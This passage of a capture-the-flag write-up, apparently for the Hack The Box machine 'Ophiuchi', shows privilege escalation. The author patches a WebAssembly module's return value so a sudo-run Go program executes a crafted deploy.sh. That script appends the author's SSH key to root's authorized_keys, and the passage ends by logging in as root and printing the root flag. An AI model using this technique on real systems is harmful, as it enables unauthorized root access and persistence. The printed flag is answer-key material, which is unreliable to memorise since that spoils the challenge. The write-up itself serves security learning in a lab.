


```
┌──(root💀 kali)-[/Documents/htb/boxes/ophiuchi]
└─# nc -nlvp 1234 > main.wasm
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.227.
Ncat: Connection from 10.10.10.227:40882.
^C

┌──(root💀 kali)-[/Documents/htb/boxes/ophiuchi]
└─# ls
main.wasm  ophiuchi.ctb  ophiuchi.ctb~  ophiuchi.ctb~~  ophiuchi.ctb~~~  yaml-payload
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/ophiuchi]
└─# chmod +x main.wasm
```

We convert the wasm to wat and get the following




```
┌──(root💀 kali)-[/Documents/htb/boxes/ophiuchi]
└─# wasm2wat main.wasm > main.wat

┌──(root💀 kali)-[/Documents/htb/boxes/ophiuchi]
└─# ls
main.wasm  main.wat  ophiuchi.ctb  ophiuchi.ctb~  ophiuchi.ctb~~  ophiuchi.ctb~~~  yaml-payload

┌──(root💀 kali)-[/Documents/htb/boxes/ophiuchi]
└─# cat main.wat
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 0)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
```

Here we see that the value of f is a constant 0, we change that to 1, our required value.




```
main.wat ×
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 1)
  (table (;0;) 1 1 funcref)
```

Now we conver the wat back to nasm and move it to our target machine working directory.




```
┌──(root💀 kali)-[/Documents/htb/boxes/ophiuchi]
└─# wat2wasm main.wat

┌──(root💀 kali)-[/Documents/htb/boxes/ophiuchi]
└─# ls
main.wasm  main.wat  ophiuchi.ctb  ophiuchi.ctb~  ophiuchi.ctb~~  ophiuchi.ctb~~~  yaml-payload
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/ophiuchi]
└─# scp main.wasm admin@10.10.10.227:/tmp/work
admin@10.10.10.227's password:
main.wasm
```

Now, we run the sudo command again. And this time we get command execution as root




```
admin@ophiuchi:/tmp/work$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy
uid=0(root) gid=0(root) groups=0(root)
```


We get our id_rsa.pub using ssh-keygen and paste it to the authorized_keys file at /root/.ssh/ using the deploy.sh fileto be able to SSH into the machine as root.



```
┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi]
└─# cd /root/.ssh

┌──(root💀kali)-[~/.ssh]
└─# ls
id_rsa  id_rsa.pub  known_hosts

┌──(root💀kali)-[~/.ssh]
└─# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEpOTAEYIW+Rr1OYcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zsO2mULB+hoHeX10AQwmKctlCPpUBf8v6mjQHcF
cs18Sed8K+yJ7RBowVI+Z30fHENUTG+EJ5VuaoOGqs0WS4S+AxjEBOrJxsxXvCU5bHSdh84LWsOHyoJBt1DrgLXVxf2×1/UyVP4JVifbuB6ZV0DM5LHQkWt/mjl4D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQMxZ9f+yl9S95+aNF6F2a0
o/Hu3AT8zz6T60CDx3jmTEXzUMrMwojO1Lzj6BIv1hXcxtnhtimSP7d2B8Qg7k5px2WNf9FAJBAsJcrhOIXiMRDPsgQN5gyuUpsqOehEAymzEBHPDUUwtra944att4/DMA9wOp8qeRuSDXDPazFHwuvqZAY/fu9umT0sxrYJKHK7t9Rj2vsjKc
hNUgaBLRC/56lwop915DLfEEvrtZkCFGz8w/PxUo3rj9y31076l35YBT/O+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXen6I/ExDmvL+gDtIe6hWVSZ1oAPpehK9I+w== roo
t@kali
```




```
admin@ophiuchi:/tmp/work$ vi deploy.sh
admin@ophiuchi:/tmp/work$ cat deploy.sh
#!/bin/sh

echo $(id)
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEpOTAEYIW+Rr1OYcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zsO2mULB+hoHeX10AQwmKctlCPpUBf8v6
mjQHcFcs18Sed8K+yJ7RBowVI+Z30fHENUTG+EJ5VuaoOGqs0WS4S+AxjEBOrJxsxXvCU5bHSdh84LWsOHyoJBt1DrgLXVxf2×1/UyVP4JVifbuB6ZV0DM5LHQkWt/mjl4D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQMxZ9f+yl9S95+aN
F6F2a0o/Hu3AT8zz6T60CDx3jmTEXzUMrMwojO1Lzj6BIv1hXcxtnhtimSP7d2B8Qg7k5px2WNf9FAJBAsJcrhOIXiMRDPsgQN5gyuUpsqOehEAymzEBHPDUUwtra944att4/DMA9wOp8qeRuSDXDPazFHwuvqZAY/fu9umT0sxrYJKHK7t9Rj
2vsjKchNUgaBLRC/56lwop915DLfEEvrtZkCFGz8w/PxUo3rj9y31076l35YBT/O+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXen6I/ExDmvL+gDtIe6hWVSZ1oAPpehK9I+w
== root@kali" >> /root/.ssh/authorized_keys
```




```
admin@ophiuchi:/tmp/work$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy
uid=0(root) gid=0(root) groups=0(root)
```

Now we can ssh into root and get our root.txt file



```
┌──(root💀kali)-[~/.ssh]
└─# chmod 600 id_rsa
```



```
┌──(root💀kali)-[~/.ssh]
└─# ssh -i id_rsa root@10.10.10.227
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 08 Jun 2021 08:24:58 PM UTC

  System load:             0.04
  Usage of /:              19.9% of 27.43GB
  Memory usage:            11%
  Swap usage:              0%
  Processes:               222
  Users logged in:         1
  IPv4 address for ens160: 10.10.10.227
  IPv6 address for ens160: dead:beef::250:56ff:feb9:a864


176 updates can be installed immediately.
56 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Feb  5 17:51:32 2021
root@ophiuchi:~# ls
go  root.txt  snap
root@ophiuchi:~# cat root.txt
9aed1f3baa2da8d02f307c5c4406c607
root@ophiuchi:~# 
```